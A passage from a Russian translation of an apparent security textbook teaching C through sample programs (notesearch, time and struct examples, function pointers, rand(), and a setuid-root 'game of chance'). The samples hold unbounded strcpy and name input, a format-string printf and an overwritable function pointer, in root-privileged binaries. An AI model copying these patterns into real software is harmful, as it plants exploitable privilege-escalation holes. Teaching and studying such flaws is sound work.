int find_user_note(int, int);          //  Поиск заметки пользователя
                                       //  в файле.
int search_note(char *, char *);       //  Функция поиска ключевого слова.
void fatal(char *);                    //  Обработчик критических ошибок.

int main(int argc, char *argv[]) {
   int userid, printing=1, fd;         // Дескриптор файла.
   char searchstring[100];

   if(argc > 1)                        // Если есть аргумент,
      strcpy(searchstring, argv[1]);   //    это строка для поиска;
   else                                // в противном случае
      searchstring[0] = 0;             //   строка для поиска пуста.

   userid = getuid();
   fd = open(FILENAME, O_RDONLY);      // Открыть файл только для чтения.
   if(fd == -1)
      fatal("in main() while opening file for reading");

   while(printing)
      printing = print_notes(fd, userid, searchstring);
   printf("-------[ end of note data ]-------\n");
   close(fd);
}

// Функция для вывода заметок с заданным ID пользователя,
// соответствующих строке поиска, если она задана;
// возвращает 0, если достигнут конец файла, и 1, если есть другие заметки.
int print_notes(int fd, int uid, char *searchstring) {
   int note_length;
   char byte=0, note_buffer[100];

   note_length = find_user_note(fd, uid);
```

```
   if(note_length == -1)              // Если достигнут конец файла,
      return 0;                       //   вернуть 0.

   read(fd, note_buffer, note_length); // Прочитать данные заметки.
   note_buffer[note_length] = 0;       // Символ конца строки.

   if(search_note(note_buffer, searchstring)) // Если строка найдена,
      printf(note_buffer);                    //   вывести заметку.
   return 1;
}

// Функция для поиска следующей заметки с заданным ID пользователя;
// возвращает -1, если достигнут конец файла;
// в противном случае возвращает длину найденной заметки.
int find_user_note(int fd, int user_uid) {
   int note_uid=-1;
   unsigned char byte;
   int length;

   while(note_uid != user_uid) {      // Повторять цикл,
                                      // пока не найдется user_uid.
      if(read(fd, &note_uid, 4) != 4) // Прочитать данные для uid.
         return -1; // Если 4 байта не прочитаны, вернуть код конца файла.
      if(read(fd, &byte, 1) != 1)     // Прочитать символ перевода строки.
         return -1;

      byte = length = 0;
      while(byte != '\n') {          // Узнать, сколько байт осталось
                                     // до конца строки.
         if(read(fd, &byte, 1) != 1) // Прочитать один байт.
             return -1;              // Если не удалось прочитать байт,
                                     // вернуть код конца файла.
         length++;
      }
   }
   lseek(fd, length * -1, SEEK_CUR); // Переместить текущую позицию чтения
                                     // назад на length байт.

   printf("[DEBUG] found a %d byte note for user id %d\n", length, note_uid);
   return length;
}

// Функция для поиска заметки по данному ключевому слову;
// возвращает 1, если заметка найдена, и 0, если не найдена.
int search_note(char *note, char *keyword) {
   int i, keyword_length, match=0;

   keyword_length = strlen(keyword);
   if(keyword_length == 0)           // Если строка поиска не задана,
      return 1;                      // всегда "совпадение".
```

```
    for(i=0; i < strlen(note); i++) { // Цикл по всем байтам заметки.
       if(note[i] == keyword[match]) // Если совпадает с байтом
                                     // ключевого слова,
          match++;    // приготовиться к проверке следующего байта;
       else {         //   в противном случае
          if(note[i] == keyword[0]) // если байт совпадает с первым байтом
                                    // ключевого слова,
              match = 1; // в счетчик повторений записывается 1.
          else
              match = 0; // В противном случае - 0.
       }
       if(match == keyword_length) // Если найдено полное совпадение,
          return 1;    // вернуть код совпадения.
    }
    return 0; // Вернуть код несовпадения.
}
```

В основном этот код должен быть ясен, но в нем есть ряд новых понятий. В начале определено имя файла, чтобы не размещать его в куче. Далее функция `lseek()` используется для перемещения текущей позиции чтения из файла. Вызов `lseek(fd, length * -1, SEEK_CUR);` сообщает программе, что позицию чтения файла нужно переместить вперед на `length * -1` байт. Поскольку это число отрицательное, позиция перемещается назад на `length` байт.

```
reader@hacking:~/booksrc  $ gcc -o notesearch notesearch.c
reader@hacking:~/booksrc  $ sudo chown root:root ./notesearch
reader@hacking:~/booksrc  $ sudo chmod u+s ./notesearch
reader@hacking:~/booksrc  $ ./notesearch
[DEBUG] found a 34 byte note for user id 999
this is a test of multiuser notes
-------[ end of note data ]-------
reader@hacking:~/booksrc $
```

После компиляции и установки флага `setuid` для root программа *notesearch* работает так, как предполагалось. Но пока у нас только один пользователь – что будет, когда с программами *notetaker* и *notesearch* станет работать другой пользователь?

```
reader@hacking:~/booksrc $ sudo su jose
jose@hacking:/home/reader/booksrc $ ./notetaker "This is a note for jose"
[DEBUG] buffer    @ 0x804a008: 'This is a note for jose'
[DEBUG] datafile @ 0x804a070: '/var/notes'
[DEBUG] file descriptor is 3
Note has been saved.
jose@hacking:/home/reader/booksrc $ ./notesearch
[DEBUG] found a 24 byte note for user id 501
This is a note for jose
-------[ end of note data ]-------
jose@hacking:/home/reader/booksrc $
```

Когда эти программы запустит пользователь jose, фактическим ID пользователя будет 501. Эта величина будет добавляться ко всем заметкам, сделанным с помощью *notetaker*, а программа *notesearch* будет отображать только заметки с совпадающим ID пользователя.

```
reader@hacking:~/booksrc $ ./notetaker "This is another note for the reader
user"
[DEBUG] buffer @ 0x804a008: 'This is another note for the reader user'
[DEBUG] datafile @ 0x804a070: '/var/notes'
[DEBUG] file descriptor is 3
Note has been saved.
reader@hacking:~/booksrc $ ./notesearch
[DEBUG] found a 34 byte note for user id 999
this is a test of multiuser notes
[DEBUG] found a 41 byte note for user id 999
This is another note for the reader user
-------[ end of note data ]-------
reader@hacking:~/booksrc $
```

Аналогично все заметки пользователя reader помечены идентификатором 999. Несмотря на то что для обеих программ *notetaker* и *notesearch* установлен бит suid root и у них есть полный доступ на чтение и запись к файлу */var/notes*, логика программы *notesearch* не дает запустившему ее пользователю просматривать заметки других авторов. Это очень напоминает то, как в файле */etc/passwd* хранятся данные обо всех пользователях, но программы, вроде chsh и passwd, разрешают любому пользователю изменить только свою оболочку или пароль.

0x284 Структуры

Иногда требуется объединить несколько переменных в группу и обращаться с ней как с одной переменной. В C есть понятие *структуры* – переменной, которая может хранить в себе другие переменные. Структуры часто используются в системных функциях и библиотеках, поэтому для работы с этими функциями необходимо понимать структуры. Рассмотрим простой пример. Многие функции, работающие со временем, используют структуру, которая называется tm и определена в */usr/include/time.h*. Определена эта структура так:

```
struct tm {
      int      tm_sec;         /* секунды */
      int      tm_min;         /* минуты */
      int      tm_hour;        /* часы */
      int      tm_mday;        /* число месяца */
      int      tm_mon;         /* месяц */
      int      tm_year;        /* год */
      int      tm_wday;        /* день недели */
      int      tm_yday;        /* день года */
      int      tm_isdst;       /* летнее время */
};
```

После того как структура tm определена, она становится допустимым типом переменной и можно объявлять переменные и указатели с типом данных tm. Это иллюстрирует программа *time_example.c*. После включения заголовочного файла *time.h* тип tm становится определенным и далее используется для объявления переменных current_time и time_ptr.

time_example.c

```
#include <stdio.h>
#include <time.h>

int main() {
   long int seconds_since_epoch;
   struct tm current_time, *time_ptr;
   int hour, minute, second, day, month, year;

   seconds_since_epoch = time(0); // Передать функции time в качестве
аргумента нулевой указатель.
   printf("time() - seconds since epoch: %ld\n", seconds_since_epoch);

   time_ptr = &current_time;  // Поместить в time_ptr адрес
                              // структуры current_time.

   localtime_r(&seconds_since_epoch, time_ptr);

   // Три способа доступа к элементам структуры:
   hour = current_time.tm_hour;  // Прямой доступ
   minute = time_ptr->tm_min;    // Доступ по указателю
   second = *((int *) time_ptr); // Хакерский доступ по указателю

   printf("Current time is: %02d:%02d:%02d\n", hour, minute, second);
}
```

Функция time() возвращает количество секунд, прошедших с 1 января 1970 года. В UNIX-системах время отсчитывается относительно этого произвольно выбранного момента времени, называемого также *началом эпохи* (*epoch*). Функция localtime_r() принимает в качестве аргументов два указателя: один – на количество секунд, прошедших с начала эпохи, другой – на структуру tm. Указатель time_ptr уже установлен на адрес current_time – незаполненной структуры tm. С помощью оператора адреса получается указатель на секунды с начала эпохи, принимаемый в качестве другого аргумента функции localtime_r(), которая заполняет элементы tm. К элементам структур можно обращаться тремя разными способами: первые два допустимы при доступе к элементам структуры, а третий является хакерским решением. Если переменная имеет тип структуры, доступ к ее элементам осуществляется путем дописывания имен элементов к имени переменной через точку. Следовательно, current_time.tm_hour предоставляет доступ к элементу tm_hour структуры current_time типа tm. Часто прибегают к указа-

телям на структуры, потому что гораздо эффективнее передать указатель размером в четыре байта, чем передавать всю структуру данных. Указатели на структуру встречаются настолько часто, что в C включен встроенный метод для доступа к элементам структуры по указателю на нее, что устраняет необходимость разыменования. При использовании указателя на структуру вроде `time_ptr` можно также обращаться к элементу структуры по имени, но через символы, напоминающие стрелку вправо. Например, `time_ptr->tm_min` – адрес элемента `tm_min` структуры типа `tm`, указателем на которую служит `time_ptr`. К секундам (элемент `tm_sec` структуры типа `tm`) можно обратиться с помощью любого из этих двух законных методов, но в программе применен иной способ. Догадаетесь ли вы, как работает этот третий метод?

```
reader@hacking:~/booksrc $ gcc time_example.c
reader@hacking:~/booksrc $ ./a.out
time() - seconds since epoch: 1189311588
Current time is: 04:19:48
reader@hacking:~/booksrc $ ./a.out
time() - seconds since epoch: 1189311600
Current time is: 04:20:00
reader@hacking:~/booksrc $
```

Программа работает так, как предполагалось, но каким же образом из структуры `tm` извлекаются секунды? Вспомним, что в конечном счете все сводится к памяти. Поскольку структура `tm` начинается с `tm_sec`, соответствующее целочисленное значение тоже находится в начале. В строке `second = *((int *) time_ptr)` для переменной `time_ptr` выполняется приведение типа из указателя на структуру `tm` в указатель на целый тип. После этого приведенный указатель разыменовывается и возвращает данные, находящиеся по адресу указателя. Так как адрес структуры `tm` является также адресом ее первого элемента, мы получим целое число – значение элемента `tm_sec` структуры. Дополнение, которое мы ввели в код *time_example.c* (*time_example2.c*), выводит также байты `current_time`. Из этого видно, что элементы `tm` примыкают друг к другу в памяти. Последующие элементы структуры также могут быть получены по указателю простым прибавлением соответствующего числа к адресу указателя.

time_example2.c

```
#include <stdio.h>
#include <time.h>

void dump_time_struct_bytes(struct tm *time_ptr, int size) {
    int i;
    unsigned char *raw_ptr;

   printf("bytes of struct located at 0x%08x\n", time_ptr);
   raw_ptr = (unsigned char *) time_ptr;
   for(i=0; i < size; i++)
```

```
    {
       printf("%02x ", raw_ptr[i]);
       if(i%16 == 15) // Начинать новую строку через каждые 16 байт.
          printf("\n");
    }
    printf("\n");
}

int main() {
    long int seconds_since_epoch;
    struct tm current_time, *time_ptr;
    int hour, minute, second, i, *int_ptr;

    seconds_since_epoch = time(0); // Передать функции time в качестве
                                   // аргумента нулевой указатель.
    printf("time() - seconds since epoch: %ld\n", seconds_since_epoch);

    time_ptr = &current_time;  // Поместить в time_ptr адрес
                               // структуры current_time.

    localtime_r(&seconds_since_epoch, time_ptr);

    // Три способа доступа к элементам структуры:
    hour = current_time.tm_hour;  // Прямой доступ
    minute = time_ptr->tm_min;    // Доступ по указателю
    second = *((int *) time_ptr); // Хакерский доступ по указателю

    printf("Current time is: %02d:%02d:%02d\n", hour, minute, second);

    dump_time_struct_bytes(time_ptr, sizeof(struct tm));

    minute = hour = 0; // Очистить минуты и часы.
    int_ptr = (int *) time_ptr;

    for(i=0; i < 3; i++) {
       printf("int_ptr @ 0x%08x : %d\n", int_ptr, *int_ptr);
       int_ptr++; // Прибавление 1 к int_ptr увеличивает адрес на 4,
    }             // так как int занимает 4 байта.
}
```

Результат компиляции и выполнения *time_example2.c:*

```
reader@hacking:~/booksrc $ gcc -g time_example2.c
reader@hacking:~/booksrc $ ./a.out
time() - seconds since epoch: 1189311744
Current time is: 04:22:24
bytes of struct located at 0xbffff7f0
18 00 00 00 16 00 00 00 04 00 00 00 09 00 00 00
08 00 00 00 6b 00 00 00 00 00 00 00 fb 00 00 00
00 00 00 00 00 00 00 00 28 a0 04 08
int_ptr @ 0xbffff7f0 : 24
int_ptr @ 0xbffff7f4 : 22
```

```
int_ptr @ 0xbffff7f8 : 4
reader@hacking:~/booksrc $
```

Такой способ доступа к памяти структуры основан на допущениях в отношении типа переменных, содержащихся в структуре, и отсутствии вставок между отдельными переменными. Поскольку структура хранит также сведения о типах образующих ее переменных, гораздо проще пользоваться правильными методами.

0x285 Указатели на функции

Указатель всего лишь содержит адрес памяти и сообщает тип данных, хранящихся по этому адресу. Обычно указатели используются с переменными, но могут также указывать на функции. Программа *funcptr_example.c* иллюстрирует применение указателей на функции.

funcptr_example.c

```
#include <stdio.h>

int func_one() {
   printf("This is function one\n");
   return 1;
}

int func_two() {
   printf("This is function two\n");
   return 2;
}

int main() {
   int value;
   int (*function_ptr) ();

   function_ptr = func_one;
   printf("function_ptr is 0x%08x\n", function_ptr);
   value = function_ptr();
   printf("value returned was %d\n", value);

   function_ptr = func_two;
   printf("function_ptr is 0x%08x\n", function_ptr);
   value = function_ptr();
   printf("value returned was %d\n", value);
}
```

В этой программе в `main()` объявляется указатель на функцию, он так и называется – `function_ptr`. Затем он получает значение, указывающее на функцию `func_one()`, и вызывается. После этого он получает новое значение и позволяет вызвать `func_two()`. Ниже приведен результат компиляции и выполнения этого исходного кода.

```
reader@hacking:~/booksrc $ gcc funcptr_example.c
reader@hacking:~/booksrc $ ./a.out
function_ptr is 0x08048374
This is function one
value returned was 1
function_ptr is 0x0804838d
This is function two
value returned was 2
reader@hacking:~/booksrc $
```

0x286 Псевдослучайные числа

Поскольку компьютеры – это детерминированные машины, они не в состоянии генерировать действительно случайные числа. Но во многих приложениях в той или иной форме требуется случайность. Эту потребность удовлетворяют функции-генераторы псевдослучайных чисел, вырабатывающие поток чисел, являющихся *псевдослучайными*. Они могут генерировать последовательность чисел, которые выглядят случайными начиная с некоторого исходного числа; при этом, если взять то же самое начальное число, будет сгенерирована та же самая последовательность. Детерминированные машины не могут обеспечить полную случайность, но если не знать начальное число генератора псевдослучайных чисел, производимая им последовательность кажется случайной. Генератору нужно задать начальное значение, полученное с помощью функции `srand()`, после этого функция `rand()` будет возвращать псевдослучайные числа в диапазоне от 0 до `RAND_MAX`. Эти функции и `RAND_MAX` определены в *stdlib.h*. Хотя числа, возвращаемые `rand()`, кажутся случайными, они зависят от начального значения, переданного `srand()`. Чтобы сохранять псевдослучайность при каждом вызове программы, генератору случайных чисел нужно каждый раз задавать новое начальное значение. Часто для этого берут количество секунд, истекших с начала эпохи (его возвращает функция `time()`). Этот прием иллюстрирует программа *rand_example.c*.

rand_example.c

```
#include <stdio.h>
#include <stdlib.h>

int main() {
   int i;
   printf("RAND_MAX is %u\n", RAND_MAX);
   srand(time(0));

   printf("random values from 0 to RAND_MAX\n");
   for(i=0; i < 8; i++)
      printf("%d\n", rand());
   printf("random values from 1 to 20\n");
   for(i=0; i < 8; i++)
```

```
        printf("%d\n", (rand()%20)+1);
}
```

Обратите внимание на способ получения случайных чисел от 1 до 20 с помощью оператора деления по модулю.

```
reader@hacking:~/booksrc $ gcc rand_example.c
reader@hacking:~/booksrc $ ./a.out
RAND_MAX is 2147483647
random values from 0 to RAND_MAX
815015288
1315541117
2080969327
450538726
710528035
907694519
1525415338
1843056422
random values from 1 to 20
2
3
8
5
9
1
4
20
reader@hacking:~/booksrc $ ./a.out
RAND_MAX is 2147483647
random values from 0 to RAND_MAX
678789658
577505284
1472754734
2134715072
1227404380
1746681907
341911720
93522744
random values from 1 to 20
6
16
12
19
8
19
2
1
reader@hacking:~/booksrc $
```

Эта программа просто выводит случайные числа. Псевдослучайность можно применять в более сложных программах, о чем свидетельствует сценарий, завершающий эту главу.

0x287 Азартная игра

Последняя программа этой главы представляет собой набор азартных игр, в которых используются многие из обсуждавшихся идей. Элемент случайности в этой программе обеспечивают функции-генераторы псевдослучайных чисел.

Там есть три разных игровых функции, которые вызываются с помощью единого глобального указателя на функцию, а данные, относящиеся к игроку, записываются в структуры, хранящиеся в файле. Права доступа и идентификаторы пользователей дают возможность нескольким игрокам играть и сохранять собственные данные. Код программы *game_of_chance.c* содержит много комментариев и должен быть вам понятен.

game_of_chance.c

```
#include <stdio.h>
#include <string.h>
#include <fcntl.h>
#include <sys/stat.h>
#include <time.h>
#include <stdlib.h>
#include "hacking.h"

#define DATAFILE "/var/chance.data" // Файл для хранения
                                    // пользовательских данных

// Специальная структура user хранит сведения о пользователях
struct user {
   int uid;
   int credits;
   int highscore;
   char name[100];
   int (*current_game) ();
};

// Прототипы функций
int get_player_data();
void register_new_player();
void update_player_data();
void show_highscore();
void jackpot();
void input_name();
void print_cards(char *, char *, int);
int take_wager(int, int);
void play_the_game();
int pick_a_number();
int dealer_no_match();
int find_the_ace();
void fatal(char *);
```

```
// Глобальные переменные
struct user player;       // Структура с данными игрока

int main() {
   int choice, last_game;

   srand(time(0)); // Начальное значение генератора
                   // случайных чисел определяется текущим временем.

   if(get_player_data() == -1)   // Попытка прочитать данные игрока из файла.
      register_new_player();       // Если данных нет,
                                   // зарегистрировать нового игрока.

   while(choice != 7) {
      printf("-=[ Game of Chance Menu ]=-\n");
      printf("1 - Play the Pick a Number game\n");
      printf("2 - Play the No Match Dealer game\n");
      printf("3 - Play the Find the Ace game\n");
      printf("4 - View current high score\n");
      printf("5 - Change your user name\n");
      printf("6 - Reset your account at 100 credits\n");
      printf("7 - Quit\n");
      printf("[Name: %s]\n", player.name);
      printf("[You have %u credits] -> ", player.credits);
      scanf("%d", &choice);

      if((choice < 1) || (choice > 7))
         printf("\n[!!] The number %d is an invalid selection.\n\n", choice);
      else if (choice < 4) {           // Если была выбрана та или иная игра.
            if(choice != last_game) {    // Если указатель на функцию
                                         // не определен,
               if(choice == 1)         // задать указатель на выбранную игру
                   player.current_game = pick_a_number;
               else if(choice == 2)
                   player.current_game = dealer_no_match;
               else
                   player.current_game = find_the_ace;
              last_game = choice;     // и запомнить последнюю выбранную игру.
            }
            play_the_game();           // Сыграть в игру.
         }
      else if (choice == 4)
         show_highscore();
      else if (choice == 5) {
         printf("\nChange user name\n");
         printf("Enter your new name: ");
         input_name();
         printf("Your name has been changed.\n\n");
      }
      else if (choice == 6) {
         printf("\nYour account has been reset with 100 credits.\n\n");
```

```
            player.credits = 100;
        }
    }
    update_player_data();
    printf("\nThanks for playing! Bye.\n");
}

// Эта функция читает данные игрока для текущего uid
// из файла. Она возвращает -1, если не может найти данные игрока
// для текущего uid.
int get_player_data() {
    int fd, uid, read_bytes;
    struct user entry;

    uid = getuid();

    fd = open(DATAFILE, O_RDONLY);
    if(fd == -1) // Не получается открыть файл; возможно, он не существует.
        return -1;
    read_bytes = read(fd, &entry, sizeof(struct user));     // Прочитать
                                                            // первый блок.
    while(entry.uid != uid && read_bytes > 0) { // Повторять в цикле
                                               // до обнаружения нужного uid.
        read_bytes = read(fd, &entry, sizeof(struct user)); // Продолжать
                                                           // чтение.
    }
    close(fd); // Закрыть файл.
    if(read_bytes < sizeof(struct user)) // Это означает,
                                        // что достигнут конец файла.
        return -1;
    else
        player = entry; // Копировать считанный объект в структуру player.
    return 1;           // Если успех, вернуть 1.
}

// Функция регистрации нового пользователя.
// Создает учетную запись для нового игрока и дописывает ее в файл.
void register_new_player() {
    int fd;

    printf("-=-={ New Player Registration }=-=-\n");
    printf("Enter your name: ");
    input_name();

    player.uid = getuid();
    player.highscore = player.credits = 100;

    fd = open(DATAFILE, O_WRONLY|O_CREAT|O_APPEND, S_IRUSR|S_IWUSR);
    if(fd == -1)
        fatal("in register_new_player() while opening file");
    write(fd, &player, sizeof(struct user));
```

```
   close(fd);

   printf("\nWelcome to the Game of Chance %s.\n", player.name);
   printf("You have been given %u credits.\n", player.credits);
}

// Эта функция записывает в файл сведения о текущем игроке.
// В основном служит для обновления результатов после завершения игры.
void update_player_data() {
   int fd, i, read_uid;
   char burned_byte;

   fd = open(DATAFILE, O_RDWR);
   if(fd == -1) // Если не удалось открыть файл, есть серьезные проблемы.
      fatal("in update_player_data() while opening file");
   read(fd, &read_uid, 4);           // Прочитать uid из первой структуры.
   while(read_uid != player.uid) { // Повторять, пока не отыщется нужный uid.
      for(i=0; i < sizeof(struct user) - 4; i++)   // Прочитать остаток
         read(fd, &burned_byte, 1);                // структуры.
      read(fd, &read_uid, 4);        // Прочитать uid
                                     // из следующей структуры.
   }
   write(fd, &(player.credits), 4);    // Обновить результаты.
   write(fd, &(player.highscore), 4); // Обновить лучший результат.
   write(fd, &(player.name), 100);     // Обновить имя.
   close(fd);
}

// Эта функция выводит текущий лучший результат
// и имя лучшего игрока.
void show_highscore() {
   unsigned int top_score = 0;
   char top_name[100];
   struct user entry;
   int fd;

   printf("\n====================| HIGH SCORE |====================\n");
   fd = open(DATAFILE, O_RDONLY);
   if(fd == -1)
      fatal("in show_highscore() while opening file");
   while(read(fd, &entry, sizeof(struct user)) > 0) { // Повторять, пока
                                                      // не закончится файл.
      if(entry.highscore > top_score) {    // Если есть лучший результат,
            top_score = entry.highscore;   // записать его в top_score
            strcpy(top_name, entry.name);  // и имя пользователя в top_name.
         }
   }
   close(fd);
   if(top_score > player.highscore)
      printf("%s has the high score of %u\n", top_name, top_score);
   else
```

```
      printf("You currently have the high score of %u credits!\n",
             player.highscore);
   printf("=====================================================\n\n");
}

// Эта функция присуждает джекпот для игры Pick a Number (выбери число).
void jackpot() {
   printf("*+*+*+*+*+* JACKPOT *+*+*+*+*+*\n");
   printf("You have won the jackpot of 100 credits!\n");
   player.credits += 100;
}

// Эта функция вводит имя игрока, поскольку
// scanf("%s", &whatever) прекращает ввод на первом пробеле.
void input_name() {
   char *name_ptr, input_char='\n';
   while(input_char == '\n')     // Сбросить оставшиеся
      scanf("%c", &input_char);  // символы перевода строки.

   name_ptr = (char *) &(player.name); // name_ptr = адрес имени игрока
   while(input_char != '\n') {   // Повторять до перевода строки.
      *name_ptr = input_char;    // Поместить введенный символ в поле name.
      scanf("%c", &input_char);  // Получить следующий символ.
      name_ptr++;                // Увеличить указатель.
   }
   *name_ptr = 0; // Завершить строку.
}

// Эта функция выводит три карты в игре Find the Ace.
// Она принимает сообщение, которое нужно вывести, указатель на массив карт
// и карту, которую пользователь выбрал для ввода.
// Если user_pick равен -1, отображаются номера выбора.
void print_cards(char *message, char *cards, int  user_pick) {
   int i;

   printf("\n\t*** %s ***\n", message);
   printf("       \t._.\t._.\t._.\n");
   printf("Cards:\t|%c|\t|%c|\t|%c|\n\t", cards[0], cards[1], cards[2]);
   if(user_pick == -1)
      printf(" 1 \t 2 \t 3\n");
   else {
      for(i=0; i < user_pick; i++)
         printf("\t");
      printf(" ^-- your pick\n");
   }
}
// Эта функция вводит ставки для игр No Match Dealer
// и Find the Ace. Она принимает в качестве аргументов имеющиеся
// очки и предыдущую ставку. previous_wager имеет значение только
// для второй ставки в игре Find the Ace.
// Функция возвращает -1, если ставка слишком велика или слишком мала,
```

```
// и размер ставки в противном случае.
int take_wager(int available_credits, int previous_wager) {
   int wager, total_wager;

   printf("How many of your %d credits would you like to wager? ",
          available_credits);
   scanf("%d", &wager);
   if(wager < 1) {   // Проверить, что ставка больше 0.
      printf("Nice try, but you must wager a positive number!\n");
      return -1;
   }
   total_wager = previous_wager + wager;
   if(total_wager > available_credits) { // Подтвердить имеющиеся очки.
      printf("Your total wager of %d is more than you have!\n", total_wager);
      printf("You only have %d available credits, try again.\n",
             available_credits);
      return -1;
   }
   return wager;
}

// В этой функции есть цикл, позволяющий снова сыграть
// текущую игру. Он также записывает в файл новую сумму очков
// после каждой сыгранной игры.
void play_the_game() {
   int play_again = 1;
   int (*game) ();
   char selection;

   while(play_again) {
      printf("\n[DEBUG] current_game pointer @ 0x%08x\n",
             player.current_game);
      if(player.current_game() != -1) {        // Если игра сыграна успешно
         if(player.credits > player.highscore) // и установлен новый рекорд,
            player.highscore = player.credits; // обновить рекорд.
         printf("\nYou now have %u credits\n", player.credits);
         update_player_data();                  // Записать новую сумму
                                                // очков в файл.
         printf("Would you like to play again? (y/n) ");
         selection = '\n';
         while(selection == '\n')               // Сбросить лишние
                                                // переводы строки.
            scanf("%c", &selection);
         if(selection == 'n')
            play_again = 0;
      }
      else               // Это значит, что игра вернула ошибку,
         play_again = 0; // поэтому вернуться в главное меню.
   }
}
```

```
// Эта функция реализует игру Pick a Number.
// Она возвращает -1, если у игрока недостаточно очков.
int pick_a_number() {
   int pick, winning_number;

   printf("\n######## Pick a Number ######\n");
   printf("This game costs 10 credits to play. Simply pick a number\n");
   printf("between 1 and 20, and if you pick the winning number, you\n");
   printf("will win the jackpot of 100 credits!\n\n");
   winning_number = (rand() % 20) + 1; // Выбрать число от 1 до 20.
   if(player.credits < 10) {
      printf("You only have %d credits. That's not enough to play!\n\n",
             player.credits);
      return -1; // Недостаточно очков для игры
   }
   player.credits -= 10; // Вычесть 10 очков.
   printf("10 credits have been deducted from your account.\n");
   printf("Pick a number between 1 and 20: ");
   scanf("%d", &pick);

   printf("The winning number is %d\n", winning_number);
   if(pick == winning_number)
      jackpot();
   else
      printf("Sorry, you didn't win.\n");
   return 0;
}

// Это игра No Match Dealer.
// Она возвращает -1, если у игрока 0 очков.
int dealer_no_match() {
   int i, j, numbers[16], wager = -1, match = -1;

   printf("\n::::::: No Match Dealer :::::::\n");
   printf("In this game, you can wager up to all of your credits.\n");
   printf("The dealer will deal out 16 random numbers between 0 and 99.\n");
   printf("If there are no matches among them, you double your money!\n\n");

   if(player.credits == 0) {
      printf("You don't have any credits to wager!\n\n");
      return -1;
   }
   while(wager == -1)
      wager = take_wager(player.credits, 0);

   printf("\t\t::: Dealing out 16 random numbers :::\n");
   for(i=0; i < 16; i++) {
      numbers[i] = rand() % 100; // Выбрать число от 0 до 99.
      printf("%2d\t", numbers[i]);
      if(i%8 == 7)               // С новой строки через каждые 8 чисел.
         printf("\n");
```

```
    }
    for(i=0; i < 15; i++) {       // Цикл поиска совпадений.
       j = i + 1;
       while(j < 16) {
          if(numbers[i] == numbers[j])
             match = numbers[i];
          j++;
       }
    }
    if(match != -1) {
       printf("The dealer matched the number %d!\n", match);
       printf("You lose %d credits.\n", wager);
       player.credits -= wager;
    } else {
       printf("There were no matches! You win %d credits!\n", wager);
       player.credits += wager;
    }
    return 0;
}

// Это игра Find the Ace.
// Она возвращает -1, если у игрока 0 очков.
int find_the_ace() {
    int i, ace, total_wager;
    int invalid_choice, pick = -1, wager_one = -1, wager_two = -1;
    char choice_two, cards[3] = {'X', 'X', 'X'};

    ace = rand()%3; // Выбрать для туза случайную позицию.

    printf("******* Find the Ace *******\n");
    printf("In this game, you can wager up to all of your credits.\n");
    printf("Three cards will be dealt out, two queens and one ace.\n");
    printf("If you find the ace, you will win your wager.\n");
    printf("After choosing a card, one of the queens will be revealed.\n");
    printf("At this point, you may either select a different card or\n");
    printf("increase your wager.\n\n");

    if(player.credits == 0) {
       printf("You don't have any credits to wager!\n\n");
       return -1;
    }

    while(wager_one == -1) // Выполнять цикл, пока не будет
                           // сделана допустимая ставка.
       wager_one = take_wager(player.credits, 0);

    print_cards("Dealing cards", cards, -1);
    pick = -1;
    while((pick < 1) || (pick > 3)) { // Выполнять цикл, пока не будет
                                      // сделан допустимый выбор.
       printf("Select a card: 1, 2, or 3 ");
```

```
    scanf("%d", &pick);
 }
 pick--; // Корректировать выбор, потому что нумерация карт начинается с 0.
 i=0;
 while(i == ace || i == pick) // Выполнять цикл, пока
    i++;                      // не будет найдена дама для открытия.
 cards[i] = 'Q';
 print_cards("Revealing a queen", cards, pick);
invalid_choice = 1;
while(invalid_choice) {       // Выполнять цикл, пока не будет сделан
                              // допустимый выбор.
   printf("Would you like to:\n[c]hange your pick\tor\t[i]ncrease
          your wager?\n");
   printf("Select c or i: ");
   choice_two = '\n';
   while(choice_two == '\n') // Сбросить лишние переводы строки.
      scanf("%c", &choice_two);
   if(choice_two == 'i') {    // Увеличить ставку.
         invalid_choice=0;    // Это допустимый выбор.
         while(wager_two == -1)    // Повторять, пока не сделана
                                   // вторая допустимая ставка.
            wager_two = take_wager(player.credits, wager_one);
      }
   if(choice_two == 'c') {    // Изменить выбранную карту.
      i = invalid_choice = 0; // Допустимый выбор.
      while(i == pick || cards[i] == 'Q') // Повторять в цикле,
                                          // пока не найдена
         i++;                              // другая карта,
      pick = i;                            // а затем изменить выбор.
      printf("Your card pick has been changed to card %d\n", pick+1);
   }
}
for(i=0; i < 3; i++) { // Раскрыть все карты.
   if(ace == i)
      cards[i] = 'A';
   else
      cards[i] = 'Q';
}
print_cards("End result", cards, pick);

if(pick == ace) { // Обработка выигрыша.
   printf("You have won %d credits from your first wager\n", wager_one);
   player.credits += wager_one;
   if(wager_two != -1) {
      printf("and an additional %d credits from your second wager!\n",
             wager_two);
      player.credits += wager_two;
   }
} else { // Обработка проигрыша.
   printf("You have lost %d credits from your first wager\n", wager_one);
   player.credits -= wager_one;
```

```
        if(wager_two != -1) {
           printf("and an additional %d credits from your second wager!\n",
                  wager_two);
           player.credits -= wager_two;
        }
     }
     return 0;
  }
```

Поскольку это многопользовательская программа, выполняющая запись в файл, находящийся в каталоге *var*, у нее должен быть установлен бит `suid` **root.**

```
reader@hacking:~/booksrc $ gcc -o game_of_chance game_of_chance.c
reader@hacking:~/booksrc $ sudo chown root:root ./game_of_chance
reader@hacking:~/booksrc $ sudo chmod u+s ./game_of_chance
reader@hacking:~/booksrc $ ./game_of_chance
-=-={ New Player Registration }=-=-
Enter your name: Jon Erickson

Welcome to the Game of Chance, Jon Erickson.
You have been given 100 credits.
-=[ Game of Chance Menu ]=-
1 - Play the Pick a Number game
2 - Play the No Match Dealer game
3 - Play the Find the Ace game
4 - View current high score
5 - Change your username
6 - Reset your account at 100 credits
7 - Quit
[Name: Jon Erickson]
[You have 100 credits] -> 1

[DEBUG] current_game pointer @ 0x08048e6e

####### Pick a Number ######
This game costs 10 credits to play. Simply pick a number between 1 and 20,
and if you pick the winning number, you will win the jackpot of 100 credits!

10 credits have been deducted from your account.
Pick a number between 1 and 20: 7
The winning number is 14.
Sorry, you didn't win.

You now have 90 credits.
Would you like to play again? (y/n) n
-=[ Game of Chance Menu ]=-
1 - Play the Pick a Number game
2 - Play the No Match Dealer game
3 - Play the Find the Ace game
4 - View current high score
5 - Change your username
```

```
6 - Reset your account at 100 credits
7 - Quit
[Name: Jon Erickson]
[You have 90 credits] -> 2

[DEBUG] current_game pointer @ 0x08048f61

::::::: No Match Dealer :::::::
In this game you can wager up to all of your credits.
The dealer will deal out 16 random numbers between 0 and 99.
